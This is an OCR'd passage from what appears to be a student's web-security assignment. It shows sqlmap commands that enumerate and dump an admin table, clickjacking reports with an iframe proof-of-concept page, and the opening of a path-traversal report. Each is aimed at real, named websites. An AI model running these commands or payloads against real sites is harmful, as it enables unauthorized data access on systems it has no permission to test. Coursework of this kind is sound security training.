
: sqlmap -u url -D databasename -- tables






Step 8 : Once we have retrieve all the tables we can select any one table to get the columns in that table (here we choose the admin table) , with the following command we can get all the columns in that table


:**sqlmap -u url -D databasename -T tablename --columns**






Step 9 : Once we have got the column names we can select any one column(here we choose the username) and dump that data so we can see what is there in that database table , the command to do so is given below

:sqlmap -u url -D databasename -T tablename -C columnname dump






Step 10: As we can see the in the admin table the username of the person was nauman and we have successfully retrieved the username for database

Task 8

A. Find any website that is vulnerable to ClickJacking Attack. Make a report.

Title of Vulnerability: Clickjacking Vulnerability via Iframe

CVSS Score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Security Misconfiguration.

Description:
This report highlights a clickjacking vulnerability found on frcrce.in. The vulnerability allows an attacker to trick users into clicking on hidden or disguised elements by embedding the website within an iframe.


Detailed Explanation:
Upon investigation, it was discovered that frcrce.in does not employ proper defenses against clickjacking attacks. An attacker can create a malicious webpage and embed fr.crce.in within an iframe, positioning it in such a way that the user is unaware of the hidden content. By enticing the user to interact with the disguised elements, the attacker can perform unauthorized actions on behalf of the user.

Impact:
The impact of this vulnerability is significant, as it can lead to various malicious activities, like Phishing attacks: Users may unknowingly enter sensitive information into disguised forms. Unauthorized transactions: Attackers can trick users into performing actions such as transferring funds or making purchases.

Malware distribution: Clickjacking can be used to prompt users to download and execute malicious software.
Information disclosure: Attackers can exploit clickjacking to reveal confidential information or manipulate user settings.

Steps to recreate:

Step 1 : **Select the any website that has responsible disclosure program and we want to perform the clickjacking vulnerability on it**
Link : https://tier3.pk/




Step 2 : Create a HTML payload that has an iframe and in that iframe put the src has the target website like here the tier3.pk website

Payload : <html>
<head>
<title>clickjackingattack</title>
<body>
<h1>clickjacking</h1>
<h2>iframe</h2>
<h3>target</target>
<iframe src="https://tier3.pk/" width="500" height="500"></iframe>

</body>
</html>

```
<html>
<head>
<title>clickjackingattack</title>
<body>
<center><h1>clickjacking</h1>
<h2>iframe</h2>
<h3>target</target>
<iframe src="https://tier3.pk/" width="500" height="500"></iframe>
</center>
</body>
</html>
```


Step 3 : Save the file and open it in the browser if we see the target website been loaded in our html page then that website is vulnerable



Step 4 : If that Website is not visible in that iframe means it is not vulnerable to clickjacking attack

clickjacking

iframe




target

Website2 : https://frcrce.ac.in/

clickjacking

iframe

target




Website 3 : https://legal-connect-silk.vercel.app/


clickjacking

iframe

target



This clickjacking vulnerabilities is reported via hackerone



B. Find a website that is vulnerable to Local File Inclusion (LFI). Make a report.

Title of Vulnerability: Local File Inclusion (LFI) Vulnerability via Path Traversal

CVSS Score :

Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Injection.

Description:

This report highlights a Local File Inclusion (LFI) vulnerability found on confiture de bali The vulnerability allows an attacker to include and execute arbitrary files from the local file system by manipulating input parameters susceptible to path traversal.


Detailed Explanation:
Upon investigation, it was discovered that confiture de bali lacks proper input validation and sanitization mechanisms, enabling an attacker to exploit path traversal techniques. By manipulating input parameters, such as file paths or directory traversal sequences (e.g., "../"), an attacker can include arbitrary files residing on the server's local file system. This could lead to the execution of sensitive files containing confidential information or executable code.

Impact:
The impact of this vulnerability is severe and can lead to various malicious activities, including:
Unauthorized data disclosure: Attackers can read sensitive files, such as configuration files, password files, or log files, leading to the exposure of confidential information.
Code execution: Attackers can execute arbitrary code contained within included files, potentially compromising the entire system's security.
Denial of Service (DoS): By including system files or critical resources excessively, attackers can exhaust server resources, leading to a DoS condition.
Escalation of Privileges: Access to sensitive system files may enable attackers to escalate their privileges within the system, gaining unauthorized access to restricted areas or performing administrative actions.


Steps to recreate

Step 1 : To perform LFI vulnerability first we need to find such a website that has some kind of page or it is pointing towards some internal file , here we can see that confiture de bali points to a page called accuiel.php

Step 2: Once you have found open the burp suite tool and go to the proxy tab and turn on the intercept and go to the website and refresh the page, this will capture the request




